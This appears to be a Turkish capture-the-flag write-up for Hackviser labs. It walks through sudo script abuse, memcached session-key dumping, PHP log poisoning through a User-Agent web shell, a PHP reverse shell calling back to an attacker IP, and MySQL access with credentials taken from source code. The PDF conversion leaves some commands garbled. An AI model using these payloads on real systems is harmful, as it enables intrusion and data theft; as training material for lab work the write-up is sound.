"IT-0005";"Syeda Cortez";"in use";"Lenovo";"Laptop";"Thinkpad 14";"Linux";"";HO";
"Legal-001";"Dewey Gordon";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";HQ";
"Sales-001";"Darcey Stephenson";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";Branch Griffy";
"Sales-002";"Emilie Rosario";"in use";"HP";"Laptop";"Pavilion 16";"Windows";"";Branch Griffy";
"Sales-003";"Oliwia Wheeler";"out of use";"HP";"Laptop";"Pavilion 16";"Windows";"low cyber security awareness";Branch Griffy";
"test-1";"";"";"";"";"";unknown";
"test-2";"";"";"";"";"";unknown";
"test-3";"";"";"";"";"";unknown";

```

Grep kullanmadan ikinci dosyada şüpheliyi tespit ettim.



X

## Tebrikler

tiryaki3264 Hackviser'in Find and Crack isınmasını başarıyla tamamladı

16 Eki 2024

Buradaki son odayı da bu şekilde tamamladık.

# HACKVISER SCENARIO

## Comicstore

Çizgi roman dükkanı iştenen kişi, nadir bir koleksiyona sahip olduğunu iddia ediyor, ancak yanlıltıcı davranışlarında bulunuyor. Müşterilere, asla yerine getirmediği çizgi roman takası veya para ile satış gibi sahte sözler veriyor.

Bu davranış, söz konusu nadir çizgi roman koleksiyonunun gerçekliği konusunda şüpheleri artırıyor. Ayrıca, düzenli olarak MP3 dosyalarını yedekleme alışkanlığı, teknolojiye yatkın bir yaklaşımı ve muhtemelen dolandırıcılık faaliyetlerinde karmaşık bir yapıya işaret ediyor.

Nadir çizgi roman koleksiyonu iddialarının doğruluğunu teyit etmek ve potansiyel kurban müşterileri bu dolandırıcılıktan korumak için bu iddialar soruşturulmalıdır.

Araştırın ve raporlayın!

Daha Az Göster

Laboratuvar açıklamasında araştırma ve raporlama yapmamız bekleniyor. Hedef makineyiayağa kaldırıp gezinmeye başlayalım.

2 Puan

Potansiyel kullanıcı adı ne olabilir?

Siteye girip biraz araştırma yapabiliz. Karşımıza bir ipucu çıkacaktır.

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Supershell - 监控台

THE MULTIVERSAL MIXTAPE: MY ODE TO UNEXPECTED TEAM-UPS

Johnny January 22, 2024 Uncategorized

Okay, listen up, fellow spandex enthusiasts! We all know the classic pairings: Cap and Bucky, Bats and Robin, Wonder Woman and the invisible jet (it practically has its own cape, right?). But sometimes, the most electrifying moments in comics come from the left turns, the mash-ups, the "wait, what?" team-ups that leave you grinning like...

READ MORE

Hedefe eriştiğimizde aşağı kısımda contact alanı bulunuyor. Burada bulunan isim aradığımız cevaptır.

5 Puan

Görünüşe göre yönetici kendisi için bir not bırakmış. Parola nedir?

Gönder

Yine site içinde gezinmemiz gerekebilir. Duruma göre kaynak koda bakabiliriz.

```
(root㉿kali)-[~]
# dirb http://comicstore.hv/
Index of /_notes

DIRB v2.22.
By The Dark Raver   Last modified  Size  Description
Parent Directory
START_TIME: Wed Oct 16 18:00:41 2024
URL_BASE: http://comicstore.hv/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
sh_scanning_list.txt      2024-03-03 04:04  418
node.txt                  2024-03-06 11:56  151
GENERATED WORDS: 4612

[+] Scanning URL: http://comicstore.hv/
[+] Port 80
[+] DIRECTORY: http://comicstore.hv/_notes/
+ http://comicstore.hv/0 (CODE:200|SIZE:28710)
+ http://comicstore.hv/admin (CODE:302|SIZE:0)
[X@S]
[+] Testing: http://comicstore.hv/affiche
```

3 Puan

Çizgi romanların tutulduğu dizinin adı nedir?

Gönder

ssh parolası ile içeri girip gezinmiştim.

```
johnny@comicstore:~/Documents/mycoll3ction$ ls -l
total 49160
-rw-r--r-- 1 johnny johnny 226 Mar  3  2024 notetomyself.txt
-rw-r--r-- 1 johnny johnny 10485760 Feb 18  2024 NotSoRare.cba
-rw-r--r-- 1 johnny johnny 12582912 Feb 18  2024 Rare.cba
-rw----- 1 root   root   274 May  2 13:43 scamlist.csv
-rw-r--r-- 1 johnny johnny 13631488 Feb 18  2024 SuperRare.cba
-rw-r--r-- 1 johnny johnny 13631488 Feb 18  2024 VeryRare.cba
johnny@comicstore:~/Documents/mycoll3ction$
```

/Documents/mcoll3ct1on  
dizininde .cba uzantılı çizgi  
romanlarını turuyor.

5 Puan

Mp3 dosyalarını yedeklemek için kullanılan scriptin adı nedir?

Gönder

Script dediğine göre bir sh  
dosyası arıyoruz diyebilliriz.  
Find ile bu şekilde arama  
gerçekleştirebiliriz.

```
johnny@comicstore:~/Documents/mycoll3ction$ find / -name *.sh 2>/dev/null | grep "mp3"
/opt/.securebak/backup_mp3.sh
johnny@comicstore:~/Documents/mycoll3ction$
```

Grep ile mp3 filtresi eklemiştim. Dosya isminde mp3 geçtiği için tek seferde bulduk. Yoksa tüm .sh uzantılı dosyaları listeleyip tek tek baktamız gerekiirdi.

Cevabımız backup\_mp3.sh.

15 Puan

Scamlist.csv dosyasındaki en zengin kişinin adı nedir?

Gönder

Scamlist.csv dosyası root ayrıcalıklarına sahip bir dosya olduğu için Johnny ile erişim sağlayamıyoruz. Yetki yükseltme gibi teknikleri denememiz gerekebilir.

```
johnny@comicstore:~/Documents/myColl3ction$ find / -perm -u=s 2>/dev/null |DB| Google Hacking DB |OffSec| SuperShell
/usr/bin/su
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/mount
/usr/bin/chfn
/usr/bin/umount
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
johnny@comicstore:~/Documents/myColl3ction$ sudo -l
Matching Defaults entries for johnny on comicstore:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User johnny may run the following commands on comicstore:
    (root) NOPASSWD: /opt/.securebak/backup_mp3.sh
johnny@comicstore:~/Documents/myColl3ction$
```

SUID bitine sahip programları ve sudo yetkisine sahip programları listeledik. Yedekleme dosyamız yetkiye sahip ve şifre gerektirmiyor. Bunu kullanarak yetki yükseltmeyi deneyebiliriz. Veya backup\_mp3.sh dosyasını kullanabiliriz.

Kodları incelersek;

```
while getopts c: flag; do
  case "${flag}" in
    c) command=${OPTARG};;
  esac
done
echo $& echo "Backup finished"
cmd=$( $command ) && echo $cmd
```

Burada c bayrağı ile komut alabiliyor ve son satırda bunu işleyebiliyor. Bende bunu kullanarak csv dosyasını okumaya çalıştım.

```
johnny@comicstore:/opt/.securebak$ sudo ./backup_mp3.sh -c "cat /home/johnny/Documents/myColl3ction/scamlist.csv"
tee: /run/media/johnny/BACKUP/backupup.txt: No such file or directory
Backing up /home/johnny/Music/song*.mp3 to /run/media/johnny/BACKUP/comicstore-bak.tar.gz
tar: Removing leading '/' from member names
tar: /home/johnny/Music/song*.mp3: Cannot stat: No such file or directory
tar (child): /run/media/johnny/BACKUP/comicstore-bak.tar.gz: Cannot open: No such file or directory
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error is not recoverable: exiting now
Name,ComicIssue,Price,Notes
Garey Elwyn,#144,500,A poor student that is hardly worth it.
Rudy Darryl,#64,350,A total comic book nerd.
Emily Randolph,#98,300,This woman is rolling in money
Jones Nick,#32,500,Idk might get more.
Charleen Kayla,#11,300,Buying for her bf.
Raise
```

En üst satırda yazdığım komutu, işaretli yerde ise veriyi bulabiliyor. Veriyi düzenli hale getirirsek price değeri en fazla olan kişiyi buraya ekleyebiliriz.

Name,ComicIssue,Price,Notes

Garey Elwyn,#144,500,A poor student that is hardly worth it.


Rudy Darryl,#64,350,A total comic book nerd.

Emily Randolph,#98,300,This woman is rolling in money.

Jones Nick,#32,500,Idk might get more.

Charleen Kayla,#11,300,Buying for her bf. Raise

Buraya bakarsak en zengin kişinin Emily Randolph olduğu görülmüyor.



Son soruya da doğru cevap vererek laboratuvarı tamamlamış bulunuyoruz.

## Explorer

En son istihbarat raporlarına göre, Alex Rivera adında, para karşılığı siber saldırular düzenleyen bir saldırganın varlığından haberdar olduk. Gerçek adı bu mu bilmiyoruz; muhtemelen bir takma ad kullanıyor olabilir. Dünya seyahatlerini ve bu seyahatler sırasında çektiği fotoğrafları web sitesinde paylaştığını biliyoruz. Araştırmanızı bu ipucundan başlatın. Göreviniz, bu saldırgan hakkında ve gerçekleştirdiği saldırular hakkında bilgi toplamak.

katetmeye çalışalım.

5 Puan  
Alex'in kullandığı iletişim e-posta adresi nedir?  
Gönder

İlk soru için web sitesine eriştikten sonra göz gezdiriyorum. Contact bağlantısı dikkatimi çekiyor.

→ C ⌘ alexriveraexplorer.hv/contact.html  
ali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hackin

Email: [contact@alexriveraexplorer.hv](mailto:contact@alexriveraexplorer.hv)

Instagram: @alexriveraexplorer

Twitter: @ARiveraExplorer

[contact@alexriveraexplorer.hv](mailto:contact@alexriveraexplorer.hv) mail adresini kullandığı yazıyor.

8 Puan  
Alex'in gerçek adı nedir?  
Gönder

Gerçek adını bulmak site içinde gezebilir, aktif tarama işlemleri başlatabiliriz.

Dizin taraması, port taraması gibi işlemleri başlatıp site içerisinde gezeceğim.

İlk aşamadaki port taramasından sadece 22 ve 80 portunun açık olduğunu öğrendik. Site içerisinde gezinmeden sonuç çıkmadı. Dizin taramasından da yapılandırma dosyaları hariç bir şey çıkmadı.

Son çare olarak tüm TCP portlarını ve tüm UDP portlarını tarayıp çıkan sonuca bakacağız.

Comicstore senaryosuna benzer bir senaryo ile karşı karşıyayız. Yine soruların gelişine ve ilerleyişimize göre aşamaları

```
[root@kali]# nmap alexriveraexplorer.hv -sU
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 19:55 +03
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing UDP S
UDP Scan Timing: About 2.92% done; ETC: 20:05 (0:09:25 remaining)
Stats: 0:04:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP S
UDP Scan Timing: About 25.86% done; ETC: 20:11 (0:11:51 remaining)
Stats: 0:15:10 elapsed; 0 hosts completed (1 up), 1 undergoing UDP S
UDP Scan Timing: About 90.48% done; ETC: 20:12 (0:01:36 remaining)
Nmap scan report for alexriveraexplorer.hv (172.20.5.19)
Host is up (0.072s latency).
Not shown: 998 closed udp ports (port-unreach)
PORT      STATE      SERVICE
68/udp    open|filtered  dhcpc
161/udp   open        snmp

```

Çok uzun süren UDP taramasının sonucunda snmp portunun açık olduğunu tespit ettim. Buradan biraz ilerlemeyi deneyebiliriz.

Mesela snmpwalk aracı ile ilerlemeyi deneyelim.

```
[root@kali]# snmpwalk -c public -v2c alexriveraexplorer.hv > alexriveraexplorer.txt
```

Bu komut ile bir çıktı almaya çalışalım. -c ile topluluğu -v2c ile snmp sürümünü belirtiriz.


# SolarFlare



A challenge card titled "SolarFlare" with a green icon of a hooded figure. It shows a "36 Puan" badge, a "Kolay" button, and a "Web" button. The text on the card reads:

Son ayarda, dünya genelinde büyük şirketlere yönelik siber saldırılar ciddi bir artış gösterdi.

Çalışığınız siber güvenlik firması, bu gelişmeler ışığında müşterilerinin güvenlik sistemlerini tekrar gözden geçirmeye karar verdi. Bu kapsamda, enerji sektöründe faaliyet gösteren SolarFlare adlı bir şirketin domainini incelemek ve güvenlik testleri yapmak için görevlendirildiniz.




12 Puan

Oturumu açık durumda olan kullanıcının ID'si nedir?

Gönder

Açıklama burada verilmiş. Fazla anlatılacak bir şey bulunmuyor.

Web sitesini inceledim ancak login ekranından başka bir şey bulunmuyor. Bu halde tüm portları tarayıp bir şey yakalayabilir miyiz buna bakalım.



```
(root㉿kali)-[~]
# nmap reports.solarflare.hv -p- -sS -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 23:05 +03
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.79% done; ETC: 23:07 (0:02:02 remaining) |ord
Nmap scan report for reports.solarflare.hv (172.20.3.37)
Host is up (0.073s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql   MySQL 5.5.5-10.5.21-MariaDB-0+deb11u1
11211/tcp open  memcached Memcached 1.6.9 (uptime 125 seconds)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 98.74 seconds
```

Bilinen portların haricinde bir tane daha port açık. Buradan ilerlemeye çalışabiliriz.

## Manual

To exfiltrate all the information saved inside a memcache instance you need to:

1. Find **slabs** with **active items**
2. Get the **key names** of the slabs detected before
3. Ex-filtrate the **saved data** by **getting the key names**

Remember that this service is just a **cache**, so **data may be appearing and disappearing**.

```
echo "version" | nc -vn -w 1 <IP> 11211      #Get version
echo "stats" | nc -vn -w 1 <IP> 11211        #Get status
echo "stats slabs" | nc -vn -w 1 <IP> 11211  #Get slabs
echo "stats items" | nc -vn -w 1 <IP> 11211  #Get items of slabs with
echo "stats cachedump <nnumber> 0" | nc -vn -w 1 <IP> 11211  #Get key
echo "get <item_name>" | nc -vn -w 1 <IP> 11211  #Get saved info

#This php will just dump the keys, you need to use "get <item_name> 1
sudo apt-get install php-memcached
php -r '$c = new Memcached(); $c->addServer("localhost", 11211); var_
```

hactricks sayfasında bu servis için bazı istismar yöntemleri mevcut. Bunları deneyebiliriz.

Öncesinde nc ile bağlantı kurul komut göndermeyi deneyelim. tek satırda komut göndermeyi de sonrasında deneriz.

```
[root@kali)~]# nc -vn 172.20.3.37 11211
(UNKNOWN) [172.20.3.37] 11211 (?) open
id
ERROR
version
VERSION 1.6.9
```

Evet buradaki port üzerinden komut yürütmemi başardık. Şimdi dokümantasyon okuyup ilerlemeye çalışalım.

```
stats items
STAT items:4:number 1
STAT items:4:number_hot 0
STAT items:4:number_warm 0
STAT items:4:number_cold 1
STAT items:4:age_hot 0
STAT items:4:age_warm 0
STAT items:4:age 738
STAT items:4:mem_requested 175
STAT items:4:evicted 0
STAT items:4:evicted_nonzero 0
STAT items:4:evicted_time 0
STAT items:4:outoffmemory 0
STAT items:4:tailrepairs 0
STAT items:4:reclaimed 0
STAT items:4:expired_unfetched 0
STAT items:4:evicted_unfetched 0
STAT items:4:evicted_active 0
STAT items:4:crawler_reclaimed 0
STAT items:4:crawler_items_checked 4
STAT items:4:lrutail_reflocked 0
STAT items:4:moves_to_cold 1
STAT items:4:moves_to_warm 0
STAT items:4:moves_within_lru 0
STAT items:4:direct_reclaims 0
STAT items:4:hits_to_hot 0
STAT items:4:hits_to_warm 0
STAT items:4:hits_to_cold 0
STAT items:4:hits_to_temp 0
```

stats items komutu ile istatistikleri inceleyebiliriz. Anahtar değerini almamız için dump almamız gerekiyor. burada cachedump komutu devreye giriyor.

```
stats cachedump 4
ITEM session_key:a4ea55d5e8e7d9871b0f47e8641024a86ed11f63d06ca7793d5af122110b [44 b; 0 s]
END
get key
END
get a4ea55d5e8e7d9871b0f47e8641024a86ed11f63d06ca7793d5af122110b
END
get session_key:a4ea55d5e8e7d9871b0f47e8641024a86ed11f63d06ca7793d5af122110b
VALUE session_key:a4ea55d5e8e7d9871b0f47e8641024a86ed11f63d06ca7793d5af122110b 0 44
user_id:dc1cfcc1e-cbc7-46d1-b88d-f8dd0ab163f7
END
```


Oturum anahtarını elde ettik. Get komutu ile anahtarı çözümlersek kullanıcı kimliğine erişiyoruz. Bunu cevap olarak işaretleyeceğiz.

10 Puan


Oturumu açık durumda olan kullanıcının eposta adresi nedir?

Gönder

Oturuma giriş yaptıktan sonra bu bilgiye ulaşabilirim diye düşünüyorum. Session\_id ile sisteme giriş yapmayı deneyelim.



Session değeri ile sisteme erişim sağladık. Şimdi kullanıcı bilgisine erişip mail adresini almaya çalışalım.



Sayfanın sol altında bir mail adresi bulunuyor. Bu mail adresini cevap olarak gönderiyoruz.

●

14 Puan

Bella Leach tarafından kullanılan parolanın hash değeri nedir?

Gönder

Bunu bulabilmek için mysql veritabanına bakabiliriz. Önce sistemde bilgi edinmemiz gerek.

Logs sayfasında http paketinden aşağı olduğumuz user agent alanları mevcut. http paketine müdahale edip, user agent kısmına zararlı php kodumuzu enjekte edersek kod yürütme başarılı olabilir. Bunu deneyelim. Bunun için Burp Suite kullanmamız gerekiyor.

**Request**


Pretty Raw Hex

```

1 GET /logs.php HTTP/1.1
2 Host: reports.solarflare.hv
3 User-Agent: <?php system($_GET['cmd']); ?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://reports.solarflare.hv/dashboard.php
8 Connection: close
9 Cookie: session_key=a4ea55d5e8e7d9871b0f47e8641024a86ed11f63d06ca7793d5af122110b
10 Upgrade-Insecure-Requests: 1
11
12

```

http paketini bu şekilde gönderiyorum. Sonrasında logs.php sayfasında ?cmd parametresi ile komut yürütmeye başlayacağız.



Göründüğü gibi komut yürütmemi başardık. Şimdi bir reverse shell alıp kontrolü ilerletmemiz gerekiyor.

```

php -r '$sock=fsockopen("10.8.9.239",4444);exec("/bin/sh -i <&3>&32>&3");'

```

2e%39%2e%32%33%39%22%2c%34%34%34%34%29%3b%65%78%65%63%28%22%2f%62%69%6e%2f%73%68%20%2d%69%20%3c%26%33%20%3e%26%33%20%32%3e%26%33%22%29%3b%

Reverse shell komutları birden fazla olabiliyor ben ilk başta bash ile denedim ama olmadı. İkinciye PHP ile denedim, URL encode yöntemi ile kabul ettirdim.

```
[root@kali]~]
# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.8.9.239] from reports.solarflare.hv [172.20.3.37] 45360
/bin/sh: 0: can't access tty; job control turned off
$ 
```

Bundan önce tabi ki Python ile daha elle tutulur bir shell elde etmemiz gereklidir.

python -c 'import pty; pty.spawn("/bin/bash")' komutu ile stabil bir terminal elde edelim.

```
www-data@debian:/var/www/html$ ls
ls
assets dashboard.php dist index.php logs.php no-user.jpg scss
www-data@debian:/var/www/html$ cat index.php
cat index.php
<?php
    $session_key_cookie=$_COOKIE['session_key'];

    if (isset($_COOKIE['session_key']) && $memcached->get("session_key:".$session_key_cookie)) {
        header('Location: /dashboard.php');
        exit();
    }

    $message = '';
    if ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $db = new PDO('mysql:host=localhost;dbname=solarflare', 'root', 'h5DYbX8sCRd4');
        $statement = $db->prepare("SELECT * FROM users WHERE email = :email");
    }

```

olduğumuz dizindeki index.php yani login sayfasına ait kaynak kodları görüntüleyorum. PDO satırı işaretli olarak görebilirisiniz. Buradadaki credentials değerini alıp mysql bağlantısında kullanacağımız.

```
[root@kali]~]
# mysql -u root -h 172.20.3.37 -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 43
Server version: 10.5.21-MariaDB-0+deb11u1 Debian 11

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> 
```

Veritabanına erişmiş bulunuyoruz. Bundan sonra sql komutlarını kullanıp kullanıcı bilgisini almaya çalışacağız.

```

MariaDB [(none)]> show databases;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| solarflare    |
+-----+
4 rows in set (0.086 sec)

MariaDB [(none)]> use solarflare;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [solarflare]> show tables;
+-----+
| Tables_in_solarflare |
+-----+
| users                |
+-----+
1 row in set (0.076 sec)

```

show databases; komutu ile veritabanlarını görüntüledim.

use komutu ile veritabanını seçtim, show tables; ile de tablolarını gösterdim.  
Sadece users tablosu bulunuyordu.

